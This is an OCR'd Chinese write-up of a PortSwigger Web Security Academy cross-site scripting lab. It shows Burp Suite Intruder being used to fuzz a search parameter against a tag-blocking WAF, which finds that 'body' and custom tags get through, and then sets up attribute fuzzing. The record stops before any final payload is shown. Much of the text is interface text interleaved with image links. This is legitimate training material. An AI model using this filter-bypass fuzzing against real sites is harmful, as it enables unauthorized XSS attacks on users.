
这里存在xss但是也有waf过滤了标签


尝试一下基础语法




这里返回的是标签不被允许


尝试标签那个可以执行



Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
GET /?search=<§script§> HTTP/1.1
Host: 0aa200d50461d5b9c01b740a00220073.web-security-academy.net
Cookie: session=phsUQPgFJn14oqdhzJ92YBUGzHqQZYRy
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


portswigger.net/web-security/cross-site-scripting/cheat-sheet
Google
使用以下语言查看此网页： 中文（简体） 翻译
Cross-site scripting (XSS) cheat sheet
This cross-site scripting (XSS) cheat sheet contains many vectors that can help you bypass WAFs and filters. You can select vectors by the event, tag or browser and a proof of concept is included for every vector.
You can download a PDF version of the XSS cheat sheet.
This cheat sheet was brought to by PortSwigger Research. Follow us on twitter to receive updates.
This cheat sheet is regularly updated in 2022. Last updated: Thu, 22 Sep 2022 14:14:56 +0000.
Table of contents
Event handlers
Copy tags to clipboard
Copy events to clipboard
Copy payloads to clipboard
colgroup
command
content
data
datalist
dd
del
details
dfn
dialog
onsubmit
ontimeupdate
ontoggle
ontouchend
ontouchmove
ontouchstart
ontransitioncancel
ontransitionend
ontransitionrun
ontransitionstart
All browsers
Chrome
Firefox
Safari
Search Type: tag
Search term:
Search



Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor
1 × 2 × ...
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 152
Payload type: Simple list
Request count: 152
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
a
a2
abbr
acronym
address
animate
animatemotion
Add
Enter a new item
Add from list ...
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

只有两个标签可行



Attack Save Columns 3. Intruder attack of https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net - Temporary attack - Not saved to project ...
Results Positions Payloads Resource Pool Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
21 body 200 3254
33 custom tags 200 3261
0 400 134
1 a 400 134
2 a2 400 134
3 abbr 400 134
4 acronym 400 134
5 address 400 134
6 animate 400 134
7 animatemotion 400 134
8 animatetransform 400 134
9 applet 400 134
10 area 400 134
Request Response
Pretty Raw Hex
Select extension...
GET /?search=<body> HTTP/1.1
Host: 0aa200d50461d5b9c01b740a00220073.web-security-academy.net
Cookie: session=phsUQPgFJn14oqdhzJ92YBUGzHqOZYRy
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Search...
0 matches
Finished



尝试属性 这里就复制第一个去尝试



这里重新标记


Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
GET /?search=<body+§ §> HTTP/1.1
Host: 0aa200d50461d5b9c01b740a00220073.web-security-academy.net
Cookie: session=phsUQPgFJn14oqdhzJ92YBUGzHqQZYRy
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aa200d50461d5b9c01b740a00220073.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close



